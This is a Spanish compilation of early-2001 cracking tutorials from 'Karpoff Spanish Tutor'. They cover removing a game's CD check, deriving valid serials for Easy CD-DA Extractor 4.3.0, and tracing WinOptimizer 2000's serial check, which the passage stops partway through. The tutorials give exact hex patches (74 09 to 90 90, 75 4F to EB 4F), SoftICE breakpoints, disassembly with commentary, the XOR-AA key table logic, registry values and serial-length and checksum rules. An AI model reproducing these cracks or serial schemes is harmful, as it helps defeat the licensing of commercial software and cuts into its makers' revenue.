Descripción:	Muy buen juego de estrategia en tiempo real		
Dificultad:	Aficionado		
Herramientas:	* HexWorkShop * SoftICE 4.x * CodeFusion 3.0		
CRACKER:	**Mr. Ridk**	**FECHA:**	18/03/2001

INTRODUCCIÓN

Bueno este es mi primer tutorial y mi primer crack y he elegido este programa por que tiene una rutina muy fácil tanto de encontrar como de cargarse. De Todas formas para cualquier duda podéis mandarme un e-mail

AL ATAKE

Bueno, bueno, bueno el juego tiene una estúpida forma de mirar a ver si esta el CD en la unidad. Lo que hace es un par de comparaciones y si las comparaciones no le cuadran entonces nos hace aparecer un mensajito de esos de Windows diciendo que introduzcamos el CD. Bueno pues veamos una forma de lo mas sencilla para saltarnos el mensajito.

Bueno el mensaje es un claro MessageBox de Windows y su breakpoint correspondiente es "Bpx MessageBoxA".

Colocamos el breakpoint y ejecutamos el juego y cuando nos salga el mensaje nuestro fiel Soft-ice saltara...

En fin pensemos un poco ¿que es lo que hace aparecer el mensajito? Premio!!!! una comprobación y un salto condicional, y ¿Donde estará ese salto? Pues simple; unas líneas mas arriba de la llamada al mensaje.

Así pues buscando unas líneas mas arriba observaremos.....

```
:00526B3E E817A5EDFF  CALL   0040105A

:00526B43 6880027503     PUSH  03750280

:00526B48 687CE25500    PUSH  0055E27C
```

```
:00526B4D E852ABEDFF  CALL   004016A4     <----------Comprueba que hay CD.

:00526B52  83C408          ADD    ESP, 08

:00526B55  85C0            TEST   EAX, EAX

:00526B57  7409            JZ       00526B62    <----------Salta si no hay CD

:00526B59  E802B8EDFF   CALL   0040230      <----------Comprueba el CD

:00526B5E  85C0            TEST   EAX, EAX

:00526B60  754F            JNZ     00526BB1    <----------Salta si es correcto

.............

:00526B90  FF15AC879300 [USER32!MessageBoxA] <-----Mensaje de Error

...............
```

Incluso para un novato como yo esta claro, la primera call comprueba que haya algún CD y sino hay ninguno salta y nos jode la marrana.

La segunda con el permiso de la primera comprueba el CD y sino es el correcto pues te jodes y pagas 6900 pelas por este juego (las vale).

Pues sabiendo esto y utilizando eso que tienes sobre los hombros pues deduces:

Si hago que el primer salto no salte nunca no me jodera la marrana. Y si hago que el segundo salte siempre pues podré jugar hasta hartarme.

¿Qué como haces eso? Muy simple...

El primer salto lo cambias por un par de nop's así el ordenador no hace nada y el segundo lo cambias para que en vez de condicional sea incondicional Así que coges un editor hexadecimal y haces los cambios pero no sin antes hacer una copia de seguridad...

```
0125F57: 74 09 -------> 90 90

0125F60: 75 4F -------> EB 4F
```

Y ya para finalizar coges un generador de cracks (CodeFusion) y tomas como original la copia de seguridad y como crackeado el que has modificado y creas un bonito crack.

Y eso es todo verdad que ha sido fácil.....

Para cualquier duda podéis mandarme un e-mail

Karpoff Spanish Tutor

Programa: EASY CD-DA EXTRACTOR 4.3.0

PROTECCION:	**Serial Number.**		
Objetivo:	**Pues buscar un Serial válido a la vez que aprendemos algo de criptografía.**		
Descripcion:	**Programa de conversión de CD's de audio a archivos de sonido variados.**		
Dificultad:	**Principiante.**		
DOWNLOAD:	**http://www.poikosoft.com/cdda/**		
Herramientas:	**Softice 3.24, papel y algo para escribir.**		
CRACKER:	**Arkanian**	**FECHA:**	**28/03/2001**

INTRODUCCION

Un nuevo ensayo (y van ...) en el que vamos a ver como se intenta esconder las cosas, el Serial en este caso, sin conseguirlo. De paso veremos algunas técnicas y algunos trucos que nos servirán en el futuro para programas de similares características.

Parece mentira, es el enésimo programa que me encuentro con copyright del año 2000 que funciona como si nosotros no existieramos (¿?). Mi opinión es que les da igual mientras haya alguién que pase por caja.

Bueno, esto no es del todo cierto, el programa parece estar ¿empakado - compilado? con algo que FileinsPEctor 4.2-SP1 (aupa Viper) no llega a reconocer y las caracteristicas de las secciones están modificadas, pero como vamos a atacar la encriptación del Serial esto no tiene demasiada importancia.

Eso si, papel y algo para escribir van a ser herramientas fundamentales para este programa.

Engrasa las neuronas que empezamos...

AL ATAKE

PREPARATIVOS

Al ejecutar el programa observamos que el inicio del mismo tarda lo suyo, esperamos pacientemente y por fin nos parece una Ventana de Registro (mira más abajo), con dos partes diferenciadas. Una que nos informa que tenemos un **Periodo de Evaluación** de 20 usos con su botón de ***¡Probar!*** y otra de desbloqueo donde se nos va a pedir una **Clave** y una **Clave de comprobación**, vemos también que el botón ***Desbloquear*** está deshabilitado.

Vamos a poner 1212121212 como **Clave** y 1234567890 como **Clave de comprobación** a ver que pasa... nada, el botón sigue deshabilitado. ¿El número de caracteres?, ponemos más caracteres y... nada. ¿Ponemos cualquier cosa?... nada que hacer.

Pensemos un poco, si el botón sigue deshabilitado se puede deber a varias razones. Veamos, en otros programas basta con rellenar los campos para que se active el botón, es una comprobación de que el campo está ocupado, una vez que se pulsa el botón es cuando se realiza las comprobaciones o lo que sea.

Este no parece ser el caso, por lo tanto cuando introducimos las **Claves** el programa tiene que estar haciendo algo. Y ese "algo" es alguna otra comprobación, o bien del número de caracteres o bien, y esperemos que sea así, la comprobación entera del Serial. El procedimiento puede ser el siguiente:

-. El usuario introduce las **Claves**.
-. Se comprueba lo que sea.
-. ¿Acierto?, se habilita el botón ***Desbloquear***.
-. ¿Error?, el programa entra en un bucle esperando una nueva acción del usuario, esta acción puede ser o introducir una **Clave** nueva o darle al botón de ***¡Probar!***.

Probaremos un pequeño truco que suele funcionar con programas de estas características. Un ejemplo del esquema anterior es el acceso a la zona VIP de los CD's de la revista Primera Linea que se salta también así.

Metemos de **Clave** 1212121212 y de **Clave de comprobación** 123456789, saltamos con Crtl+D a SoftIce y hacemos lo siguiente:

S 30:0 LFFFFFFFFFF "1212121212" -> Buscamos...
Pattern found at 0030:80520A52 (80520A52) -> Respuesta de SoftIce.
BPR 30:80520A52 30:80520A52+A RW -> El lazo de la trampa.
S -> Por si acaso...
Pattern found at 0030:C0F5B17F (C0F5B17F) -> El eco de la busqueda anterior.

Una vez puesta la trampa volvemos con Crtl+D al programa y metemos el último digito de nuestro Serial de prueba en la **Clave de comprobación**, en este caso el 0, el resultado es inmediato, adivina donde aterrizamos, ...pues si, **Kernel!HMEMCPY**.

Atención, en esta fase un bp directo tal como BPX HMEMCPY ¡no funciona!, compruebalo si quieres.

EL CÓDIGO

No tiene mucho misterio, sólamente es necesario invertir tres saltos para que el programa quede totalmente registrado, uno durante la comprobación que estamos viendo y que es el que habilita el botón, el segundo cuando se pulsa el botón ***Desbloquear*** que nos manda a un código identico pero en otra dirección y el tercero cuando se inicia el programa y se comprueban en **HKEY_CURRENT_USER\Software\Poikosoft\Easy CD-DA Extractor 4.3** las claves **109** y **110** que son el Serial, por si te sirve de ayuda los tres van precedidos de un **test al, al**. ¡Suerte!.

Pero como saltar el programa sin más no es nuestro objetivo pasaremos elegantemente por encima de estas menudencias, vamos a por el Serial válido que es lo que interesa.

EL SERIAL

Si has empezado trazando el código desde el principio habrás comprobado como la cosa parece estar divida en tres

partes, una donde se comprueba la **Clave**, su número de caracteres y como la posiciona en distintos sitios de memoria (acaba en un JMP), otra parte que hace lo mismo con la **Clave de comprobación** (acaba también en JMP) y la tercera que es la que finaliza en el **test al, al** y el salto condicional.

Esta es la parte que vamos a analizar. ¿Qué donde coño está escondido el Serial?. Atentos que empieza a asomar las orejas:

:00461A0C push ebp
:00461A0D mov ebp, esp
:00461A0F mov eax, [ebp+08] -> **Dirección de la Clave de comprobación.**
:00461A12 mov dl, [eax+08] -> **El valor del noveno caracter [39].**
:00461A15 mov al, [eax+09] -> **El valor del décimo caracter [30].**
:00461A18 xor dl, AA -> **Los "xorea" con AA y**
:00461A1B xor al, AA -> **el resultado es 93 y 9A respectivamente.**
:00461A1D movsx ecx, al -> **Con esto lo convierte a FFFFFF9A (ver recuadro).**
:00461A20 movsx edx, dl -> **Nos queda FFFFFF93, estos valores serán usados más tarde.**
:00461A23 mov eax, ecx -> **Lo traslada a EAX.**
:00461A25 push eax -> **Guarda el registro.**
:00461A26 push edx -> **Idem.**
:00461A27 mov eax, [ebp+0C] -> **Dirección de la Clave.**
:00461A2A push eax -> **La guarda para luego.**
:00461A2B call 004617A8 -> Entraremos aquí.
:00461A30 add esp, 0C -> **Corrige la pila.**
:00461A33 mov eax, 00592A14 -> La dirección donde se ha creado la Clave de comprobación válida.
:00461A38 pop ebp -> **Recupera ebp y**
:00461A39 ret -> **nos vamos.**

No creo que hagan falta muchas más explicaciones, ha cogido los valores noveno y décimo de nuestra **Clave de comprobación** los ha "xoreado" con AA y convertido mediante MOVSX para guardarlos y utilizarlos luego, lo único peliagudo es la instrucción MOVSX cuya explicación técnica es la siguiente:

> **MOVSX / MOVZX :** Carga con extensión de signo o cero. Toma el segundo operando, le extiende adecuadamente el signo (o le pone a cero la parte alta) hasta que sea tan grande como el primer operando. Si el primer operando es de 16 bits, el segundo sólo puede ser de 8; si el primero es de 32 bits el segundo puede ser de 8 ó 16. El primer operando debe ser un registro, el segundo puede ser un registro u operando en memoria (nunca inmediato).

Si no lo entiendes, no te preocupes, hay que darle tiempo al tiempo, no nacemos aprendidos. Creeme cuando te digo que se convierten en esos valores.

Entramos en el **call 004617A8** a ver que hay y nos encontramos con un motón de llamadas, subllamadas y saltos atrás, donde se comprueba de nuevo la longitud de la **Clave** y se localizan unas posiciones de memoria (00592A14 entre otras más) hasta que después de un rato localizamos este más que interesante fragmento de código:

:00461708 push ebp
:00461709 mov ebp, esp
:0046170B push ebx
:0046170C xor eax, eax -> **Limpia EAX.**
:0046170E mov ecx, [ebp+08] -> **Primer valor de nuestra Clave, [31].**
:00461711 mov edx, 0056CF58 -> ¡Aquí!
:00461716 mov ebx, ecx -> **Nuestro valor a EBX.**
:00461718 xor bl, AA -> **Lo "xorea" con AA.**
:0046171B cmp bl, [edx] -> **Lo compara con el valor de EDX.**
:0046171D jz 00461726 -> **¿Son igules?, entonces saltamos, si no son entonces...**
:0046171F inc eax -> **Incrementa el contador en EAX.**
:00461720 inc edx -> **Siguiente valor de EDX**
:00461721 cmp eax, 1E -> **Contador del número de vueltas comprobando los valores de EDX.**
:00461724 jl 00461716 -> **Salta hacia arriba.**
:00461726 cmp eax, 1E -> **Contador del número de caracteres de la Clave válida.**
:**00461729 jnz 00461733 -> Salta hacia la primera parte del algoritmo de transformación.**
:0046172B mov eax, 00000013 -> **Un valor fijo indicativo de ¡ERROR!.**
:00461730 pop ebx
:00461731 pop ebp
:00461732 ret -> **Vuelve a la segunda transformación.**

A ver si consigo explicar de una manera comprensible lo que realmente hace el código de arriba. Coge el primer valor de nuestra **Clave**, traslada a EDX una dirección fija donde hay una serie de valores (nada inteligible en la columna ASCII), "xorea" nuestro valor con AA y lo compara con el valor de EDX. Aquí tenemos dos casos:

1.- Los valores coinciden

Si alguna comparación es buena saltaremos en jz 00461726 hacia la segunda comparación de EAX con 1E, como EAX no ha alcanzado todavía ese valor saltaremos a la dirección 00461733 donde se realiza una primera y larga transformación de nuestro valor "xoreado". (Es una pasada poner todo el código).

Acto seguido entramos en una segunda y muchísimo más larga manipulación donde los resultados obtenidos de esta primera transformación son sumados, restados, multiplicados, divididos, "xor-ados", "ror-ados", "shl-ados", "neg- ados"...etc, con todos los registros, con una multitud de valores fijos y que se yo cuantas cosas más. Es bonito ver como cambian todos los registros haciendo una traza automática (**T 40**, por ejemplo).

En un momento dado, hacia la mitad o así, aparecen los dos valores de antes (FFFFFF93 y FFFFFF9A) que son incorporados a esta orgía matemática. Imposible seguirle la pista a todo esto. (Si poner el código de la primerá manipulación es una pasada, imagínate esta...)

2.- Los valores no coinciden

Si en esta primera comparación no son iguales, aumenta EAX que hace de contador, pero atención a esto, EAX hace de contador del número de comparaciones con los valores de EDX. Es decir nuestro primer valor "xoreado" va a ser comparado con 30 valores diferentes en EDX. Como nuestro valor "xoreado" no sea igual a ninguno de esos valores, que no lo es, EAX llegará a 30 (1E), alcanzaremos la segunda comparación con 1E, no saltaremos en 00461729, entonces moverá un valor fijo (0x13h) a EAX y date por jodido.

El ret final nos manda directamente a la segunda transformación donde ese 13 va a ser el valor de inicio y pasaremos bastante rato desgastando la tecla **F8** para nada, |:-(.

Y esto sólo con el primer valor de nuestra **Clave**, la cosa se repite con los otro nueve... paciencia.

mov edx, 0056CF58

Parece que nuestro valor se compara con "algo" que hay en esa dirección, veamos que es. Este es un ejemplo de los valores que encontramos en EDX:

FA 98 F0 9E FD 9C E6 9D F9 E8 ...hasta 30 valores.

Si "xorea" nuestro valor con AA y luego lo compara con lo anterior, lógicamente el "xoreo" de estos valores con AA nos dará los caracteres válidos de **Clave** buena, así pues con la ayuda de la calculadora del Windows obtenemos estos valores ASCII originales:

50 32 5A 34 57 36 4C 37 53 42 ...etc.

Que puestos de una manera legible son:

P....2...Z...4..W...6...L...7...S...B ...etc.

Hay que tener en cuenta que la posición de estos valores no es estática, lo que hemos visto hasta ahora nos indica que la **Clave** debe tener 30 caracteres de longitud, que necesariamente debe de estar compuesta de los 30 valores anteriores y que por lo visto no importa el orden. El código anterior está comprobando si existe ese valor dentro de nuestra **Clave**, no la posición que ocupa.

Eso nos hace suponer que a ordenaciones diferentes de esos valores tendremos **Claves de comprobación** diferentes. ¡Elemental mi querido Watson...!

Así pues el número de **Claves** válidas admitidas será el número de Permutaciones de 30, que es igual al factorial de 30. (Para los legos, la manera en la que pueden ser ordenados de forma diferente 30 valores).

En notación matemática el factorial de 30 es, **30! = 30*29*28*....*3*2*1**, a mi me sale un número de ¡33 digitos!. ¿Tantos usuarios esperan tener?, ¿No se han pasado un poco?... Bueno con esto se aseguran que no van a dar la misma **Clave** a dos usuarios diferentes, :-).

Dejemos de los Grandes Números y vayamos a lo que interesa, tenemos ya una **Clave** (P2Z4W6L7SB...etc), ¿Qué pasa con la **Clave de comprobación**?

LA CLAVE DE COMPROBACIÓN

Hemos puesto la **Clave** buena (una de ellas) y saltado a SoftIce de nuevo. Como ya sabíamos lo que nos espera hemos puesto los bp's pertinentes en los sitios adecuados. Estamos aquí, después de toda la orgía matemática y tenemos todos los registros ocupados con valores extraños:

:00461947 mov eax, edi **-> El valor de EDI a EAX.**
:00461949 and eax, 0000FFFF **-> Le hace un Y lógico y**
:0046194E push eax **-> lo guarda para**
:0046194F call 00461788 -> entrar aquí donde se desencripta.
:00461954 pop ecx
:00461955 mov [00592A14], al -> El primer caracter de la Clave de Comprobación.
:0046195A sar edi, 02 **-> Nueva operación**
:0046195D push edi **-> Lo guarda.**
:**0046195E call 00461788 -> Lo desencripta.**
:00461963 pop ecx
:00461964 mov [00592A15], al -> El segundo caracter.
..... etc.

El código se repite más o menos igual tomando los valores de los diferentes registros, los manipula y entra en el **call 00461788** para desencriptarlos, el resultado lo traslada a la dirección 00592A14, 00592A15, 00592A16, etc... Una dirección que ya habiamos visto antes. ¿Como los desencripta?, de la siguiente manera:

:00461788 push ebp
:00461789 mov ebp, esp
:0046178B xor edx, edx **-> Limpia EDX.**
:0046178D mov ecx, [ebp+08] **-> El valor correspondiente**
:00461790 mov eax, ecx **-> a EAX.**
:00461792 mov ecx, 0000001E **-> ¡Joder con el dichoso 1E!.**
:00461797 div ecx **-> Divide EAX, el resto va a EDX.**
:00461799 mov ecx, edx **-> El resto a ECX.**
:**0046179B mov al, [ecx+0056CF58] -> Seleciona el valor correspondiente de la Tabla de antes.**
:004617A1 xor al, AA **->¡Alehop!, vuelta a su estado original.**
:004617A3 pop ebp
:004617A4 ret

Por lo visto los valores de la **Clave de comprobación** también vienen definidos por las valores existentes en la dirección 0056CF58. Esto lo hace con los ocho primeros caracteres, ¿Ocho?, ¿Cuantos son?.

Sencillo si sigues el código veras que la instrucción **mov [00592A1X], al**, se repite con las direcciones que van desde 00592A14 hasta 00592A1D, una sencilla resta nos dará el número de caracteres de la **Clave de comprobación**. (00592A1E - 00592A14 = A; diez caracteres).

Ocho, ¿y el resto?, pues un poco más abajo encontramos esto:

:004619DD mov cl, [ebp+0C] **-> Nuestro noveno caracter "xoreado", ¿te acuerdas?, era [93].**
:004619E0 push ecx
:004619E1 call 0046175C -> Comparaciones y "xoreo" con AA.

:004619E5 mov [00592A1C], al -> **A su sitio.**
:004619EA mov al, [ebp+10] -> **El décimo, [9A], con el que hace lo mismo.**
..... etc.

Abreviando porque esto ya se esta haciendo pesado. Coge nuestro noveno y décimo caracter "xoreado", nos metemos en el **call 0046175C** que tiene un código identico al de las dos **cmp eax, 1E** y hace de nuevo todo el proceso con la Tabla de 0056CF58. Si los encuentra, los vuelve a su estado original con otro **xor AA** y los planta en su sitio, 00592A1C y 00592A1D.

En resumidas cuentas los dos últimos caracteres también deben estar dentro de la Tabla famosa. Y todo esto lo vemos comodamente haciendo un **DEX 3 592A14** y dandole caña al **F10**.

Seguidamente vienen las rutinas de comparación con nuestra **Clave de comprobación** de prueba, etc, etc.

RESUMEN HASTA AHORA

La **Clave** se compone de 30 caracteres que se encuentran "ocultos" en la dirección 0056CF58, para volverlos a sus valores originales basta "xorearlos" con AA.

La **Clave de comprobación** se compone de 10 caracteres. Ocho de los cuales son el resultado de la manipulación de los 30 caracteres de la **Clave** junto con los dos caracteres restantes de esta **Clave de Comprobación**. Los dos últimos son dos caracteres cualquiera que formen parte de la **Clave**.

Esta **Clave de comprobación** se encuentra en la dirección 00592A14.

Tanto rollo, resumido en media docena de lineas, para habilitar un puto botón. Este es el resultado:

Hemos empezado con un **Periodo de Evaluación** de 20 usos y hemos conseguido desbloquear el programa en tres intentos. ¡Cada vez lo hacemos mejor!.

DESBLOQUEAMOS

Esto ya es por masoquismo, antes de darle al botón hacemos un Crtl+D, limpiamos los bp's y metemos directamente un **BPX HMEMCPY** a ver que pasa. Esta vez si que funciona.

Saltamos y vemos que el programa vuelve a realizar TODO el proceso, esta vez en una dirección diferente, perdona que no la ponga pero no te puedes imaginar el desbarajuste de notas que tengo encima de la mesa, no se donde puñetas he metido esta parte. Así que te lo cuento de memoria.

Una vez comprobado todo de nuevo se crean dos nuevas claves en el Registro de Windows, bajo la rama HKEY_CURRENT_ etc. (la he puesto arriba) de ***Nombre*** 109 y 110 cuyos ***Datos*** son la **Clave** y la **Clave de comprobación**. ¡Ya tenemos el programa registrado!.

De nada :-)))

FINALIZANDO

Solo queda desinstalar el programa y eliminar los datos anteriores del Registro con cualquier utilidad adecuada para ello. Yo uso **RegCleaner** que funciona muy bien y es gratis.

Como siempre, ruegos y preguntas sobre el tema a:

arkanian@mailcity.com

Saludos y hasta otra.

Karpoff Spanish Tutor: Página dedicada a la divulgación de información en Castellano, sobre Ingeniería Inversa y Programación. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa: WINOPTIMIZER 2000 v1.02.

PROTECCION:	**Serial Number.**		
Objetivo:	**Buscar un Serial válido, por supuesto.**		
Descripcion:	**Programa para limpiar el Registro, buscar archivos inútiles, etc...**		
Dificultad:	**Principiante.**		
DOWNLOAD:	http://www.ashampoo.com		
Herramientas:	**Softice 3.24, papel y algo para escribir.**		
CRACKER:	**Arkanian**	**FECHA:**	**20/03/2001**

INTRODUCCION

Un estupendo programa para dejar nuestra máquina limpia de cualquier cosa inútil que haya quedado después de instalar (y desinstalar) tropecientos programas de shareware. El programa funciona en 95, 98, ME, NT y 2000 y viene realmente completo en cuanto a opciones y funciones, es intuitivo, facil de usar, tiene una cuidada presentación y un esmerado diseño. Enhorabuena...

La única pega es, como casi siempre, la seguridad. El programa viene "tal cual", ni empakado, ni encriptado, ni anti-debugger, ni anti-nada, nada de nada, vamos una perita en dulce. Estamos en el siglo XXI ¿verdad?.

Aprovecharemos la oportunidad que nos brindan los programadores de la casa Ashampoo GmbH & Co. KG con su "Chief Developer" a la cabeza, cuyo nombre aparece en varios sitios del programa, para echarle un vistazo a la forma de obtener un Número de Serie válido para desbloquear las limitaciones de la versión Shareware.

Como curiosidad, la forma en la que se genera y se comprueba el Número de Serie de este programa es similar a la que utiliza SoftIce para comprobar el suyo durante la instalación.

AL ATAKE

INSTALANDO

Durante la instalación el propio programa nos avisa de las limitaciones del mismo:

-. La opción ***Select all*** está desactivada.
-. Solo se pueden seleccionar tres registros a eliminar.
-. La version shareware tiene un gigantesco y molestísimo ***banner*** publicitario que cambia cada pocos segundos.

Una vez finalizada la instalación, ejecutamos el programa y vamos a ***Internet / Support & Info*** y de ahí seleccionamos la opción ***Enter Reg / Trial Key***.

Esto requiere una pequeña explicación, consultando la ayuda averiguamos que por lo visto existen dos tipos de Serial, un primer tipo que podemos denominar "de prueba" en la que se desbloquean las dos primeras limitaciones pero el maldito ***banner*** continua en su sitio y un segundo tipo "de Registro Total" que desbloquea totalmente el programa y hace desaparecer el jodido ***banner***. Vamos a por el segundo que es el que interesa.

PRIMERA PRUEBA

Estamos en la Ventana de Registro, acojona ¿eh?, ¡vaya pedazo de sitio que tenemos para meter el Serial!. Tranquilos, no hay que fiarse de las apariencias, es todo pura fachada. Introducimos un Serial de prueba de 10 caracteres, algo que sea fácil de buscar luego, como por ejemplo 1212121212, ;-)

Crtl+D para saltar a SoftIce, asignamos las ventanas como siempre (**DEX 0 EAX**, **DEX 1 ES:EDI**, **DEX 2 DS:ESI**) e iniciamos la busqueda de nuestro número de prueba mediante:

S 30:0 LFFFFFFFFFF "1212121212" -> Buscando....
Pattern found at 0030:8063B9D2 (8063B9D2) -> Respuesta de SoftIce.
S -> Otra vez por si acaso...
Pattern found at 0030:C0F4EEA2 (C0F4EEA2) -> Ok, el eco de la busqueda.

Solo una localización y por encima de la posición 80000000 (¿habeis leido los tutoriales de +ORC?), ponemos un break point en ese rango de memoria:

BPR 30:8063B9D2 30:8063B9D2+A RW

Es decir queremos que se interrumpa la ejecución del programa cuando se lea o se escriba (parámetros RW) en la posición de memoria ocupada por nuestro Serial de prueba. Como el Serial tiene 10 caracteres tenemos que especificar también el rango que ocupa, que va desde la posición encontrada en la busqueda hasta 10 posiciones mas, de ahí el +A (10 decimal = A hexadecimal).

Crtl+D y volvemos al programa, hacemos click en ***Register*** y saltamos a SoftIce, ¿donde?, adivina... en el estupendo y casi infalible **Kernel!HMEMCPY**, (estoy trabajando con Win98), bien ya hemos encontrado la función que hace saltar a SoftIce, tomemos las notas adecuadas para los intentos posteriores. ¿No pensarás que esto sale a la primera, verdad?

F12 hasta salir al programa en **WINOPTIMIZER2000!CODE+00026469**, de ahí **F10** pasando por varios *ret* y un bucle que menea al Serial de arriba abajo durante un rato, por fin llegamos aquí:

:00465323 8B45FC mov eax, dword ptr [ebp-04] (*)
:00465326 E8D9F6FFFF call 00464A04 - > Aquí se genera el Serial.
:0046532B F7D8 neg eax
:0046532D 1BDB sbb ebx, ebx
:0046532F F7DB neg ebx
:00465331 84DB test bl, bl **-> Vaya, vaya...**
:00465333 754A jne 0046537F -> El salto crucial...
:00465335 6A00 push 00000000
:00465337 8D55F0 lea edx, dword ptr [ebp-10]

..... etc.

(*) El código está tomado de W32dsm89

Parece ser que todo se realiza en el **call 00464A04** así que vamos a entrar a ver que encontramos. Para abreviar y no quedar empantanados en un follón de llamadas, subllamadas, saltos atras y demás, iré directamente al grano. Entramos con **F8** y avanzamos con **F10** hasta aquí:

:00464A53 8D45FC lea eax, dword ptr [ebp-04] -> **Longitud del Serial, 0xAh en nuestro caso.**
:00464A56 E875F0F9FF call 00403AD0 -> **Aquí se comprueba que no sea 0.**
:00464A5B 8B45FC mov eax, dword ptr [ebp-04] -> **La longitud del Serial en EAX.**
:**00464A63 83F812 cmp eax, 00000012 -> Comprobación del número de caracteres.**
:**00464A66 0F8540020000 jne 00464CAC -> Nos manda fuera...**
:00464A6C 8B45FC mov eax, dword ptr [ebp-04]
:00464A6F E8C4020000 call 00464D38
..... etc.

Bueno, ya tenemos algo en claro, el Serial tiene 0x12h carateres de largo, en decimal 18. Aquí comprobamos también que nos sobra más de la mitad del espacio de la ventana de registro. Tanto espacio está puesto para acojonarnos y hacernos creer que el Serial es largo y complicado.

OTRA PRUEBA

Limpiamos el bp de antes mediante un **BC *** y aprovechamos para poner otro haciendo doble click en la instrucción :**00464A63 cmp eax, 00000012** , salimos y ponemos otro Serial de prueba esta vez con 18 caracteres, algo así como 1234567890ABCDEFGH, como ya tenemos el bp puesto en la instrucción que compara el número de caracteres del Serial, volvemos a aterrizar allí cuando salte SoftIce.

Veamos lo que sigue:

:00464A63 83F812 cmp eax , 00000012 -> **Volvemos a estar aquí.**
:00464A66 0F8540020000 jne 00464CAC -> **Esta vez no...**
:00464A6C 8B45FC mov eax, dword ptr [ebp-04] -> **EAX=12, el número de caracteres de nuevo.**
:00464A6F E8C4020000 call 00464D38 -> Entramos a esta llamada...
..... etc.

CALL 00464D38

Entramos en el **call 00464D38,** seguimos con **F10** y al rato encontramos el siguiente bucle:

:00464D5D 8B4DFC mov ecx, dword ptr [ebp-04] -> **Dirección del Serial de prueba.**
:00464D60 48 dec eax -> **EAX hace de contador, ojo que empieza con 1.**
:00464D61 3B41FC cmp eax, dword ptr [ecx-04] -> **Número de caracteres del Serial.**
:00464D64 7205 jb 00464D6B -> **¿Es menor?, entonces saltamos...**
:00464D65 E8FDDFF9FF call 00402D68
:00464D6B 40 inc eax -> **Aquí, EAX vuelve a ser 1.**
:00464D6C 8A4C01FF mov cl, [ecx+eax-01] -> **Posición del carater a manipular.**
:00464D70 0FB7D2 movzx edx, dx -> **Amplia DX a EDX.**
:00464D73 81E1FF000000 and ecx, 000000FF -> **Deja en ECX el valor hex del caracter.**
:00464D79 03D1 add edx, ecx -> **Lo suma a EDX.**
:00464D7B 7105 jno 00464D82 -> **Saltando a...**
:00464D7D E8EEDFF9FF call 00402D70
:00464D82 81FAFFFF0000 cmp edx, 0000FFFF -> **Esta comparación de control.**
:00464D88 7605 jbe 00464D8F -> **Saltamos de nuevo...**
:00464D8A E8D9DFF9FF call 00402D68
:00464D8F 40 inc eax -> **Aquí, donde se incrementa el contador.**
:00464D90 83F80E cmp eax, 0E -> **¿14 caracteres?, ¡lo tenemos! :-)))**
:00464D93 75C8 jnz 00464D5D -> **Volvemos arriba.**
..... etc.

Parece que vamos avanzando y ya sabemos algo más. El código coge los valores de los 13 primeros caracteres de nuestro Serial de prueba y los suma uno por uno, acumulando el resultado en EDX (14-1 = 13 caracteres, atención con EAX que empieza de 1). Lo que está haciendo realmente es la siguiente suma hexadecimal

31+32+33+34+35+36+37+38+39+30+41+42+43 = 2D3 -> Valor final de EDX.

Tomamos las oportunas notas y seguimos avanzando. El programa se lia a continuación en un espantoso follón donde ese valor (2D3) es llevado de aquí para alla, realizando innumerables comparaciones para al final acabar poniendole un 0 delante y dejarlo convertido en **02D3**, (como 15 minutos trazando código). Este es el valor de EAX después del retorno del **call 00464D38**. |:-(

LAS COMPARACIONES

Bueno, pues en algún sitio tendrá que comparar esto ¿no?, efectivamente, después de otro montón de vueltas arriba y abajo, encontramos este código más que sospechoso:

:00464C01 8B45F8 mov eax, dword ptr [ebp-08] -> **En EAX está la dirección de 02D3.**
:00464C04 8B55F4 mov edx, dword ptr [ebp-0C] -> **En EDX la dirección de EFGH.**
:00464C07 E8B8F1F9FF call 00403DC4 -> **Aquí dentro se realiza la comparación.**
:00464C0C 7504 jne 00464C12 -> **EAX tiene que ser 0.**
:00464C0E C645F301 mov [ebp-0C], 01-> **Planta un 1, esto será comprobado luego.**
:00464C12 8D45F8 lea eax, dword ptr [ebp-08] **-> La dirección del Serial.**
:00464C15 50 push eax **-> Guardala.**
:00464C16 B903000000 mov ecx, 00000003 **-> Prepara los contadores para la**
:00464C1B BA01000000 mov edx, 00000001**-> siguiente comparación dentro de call 00403DC4.**
:00464C20 8B45FC mov eax, dword ptr [ebp-04] **-> Número de caracteres del Serial.**
:00464C23 E890F2F9FF call 00403EB8 **-> Se manipula el Serial y coge los 3 primeros caracteres.**
:00464C28 8B45F8 mov eax, dword ptr [ebp-08] **-> En EAX la dirección de 123.**
:00464C2B BA1C4D4600 mov edx, 00464D1C **-> La dirección de un valor fijo.**
:00464C30 E88FF1F9FF call 00403DC4 -> Otra comparación aquí dentro.
:00464C35 7504 jne 00464C3B -> EAX tiene que ser 0.
:00464C37 C645F101 mov [ebp-0F], 01 **-> Otro 1 que luego se comprueba.**
..... etc.

La llamada al código que realiza las comparaciones se repite dos veces más un poco más abajo, así que para no aburriros mucho y dado que el código es más o menos el mismo pasaremos directamente a echar un vistazo dentro del **call 00403DC4**. La comparación de los cuatro últimos caracteres se realiza aquí:

:00403DED 8B0E mov ecx, dword ptr [esi] **-> Valor obtenido en la suma, [02D3].**
:00403DEF 8B1F mov ebx, dword ptr [edi] **-> Los cuatro últimos caracteres, [EFGH].**
:00403DF1 39D9 cmp ecx, ebx -> Aquí podemos cambiar manualmente EBX para que sean iguales.
:00403DF3 7558 jne 00403E4D -> Pues eso...
:00403DF5 4A dec edx **-> EDX a 0.**
:00403DF6 7415 je 00403E0D **-> Nos vamos...**
..... etc.

Las comparaciones del resto se realizan un poco más abajo, aquí exactamente:

:00403E19 8B0E mov ecx, dword ptr [esi] **-> [ESI] = 123.**
:00403E1B 8B1F mov ebx, dword ptr [edi] **-> [EDI] = Primer valor fijo, :-)**
:00403E1D 38D9 cmp cl, bl -> Esta vez cambiamos ECX manualmente para que sean iguales.
:00403E1F 7541 jne 00403E62 -> Sin problemas...
:00403E21 4A dec edx **-> El contador.**
:00403E22 7417 je 00403E3B -> **Saltaremos al comprobar el segundo valor fijo.**
:00403E24 38FD cmp ch, bh -> Siguen las comparaciones
:**00403E26 753A jne 00403E62 -> Nada que hacer...**
:00403E28 4A dec edx **-> Decrece el contador.**
:00403E29 7410 je 00403E3B -> **Saltaremos en la comprobación del tercer valor fijo.**
:00403E2B 81E30000FF00 and ebx, 00FF0000 **-> Limpia BX.**
:00403E31 81E10000FF00 and ecx, 00FF0000 **-> Limpia CX.**
:**00403E37 39D9 cmp ecx, ebx -> La última comparación...**
:**00403E39 7527 jne 00403E62 -> Perfecto...**
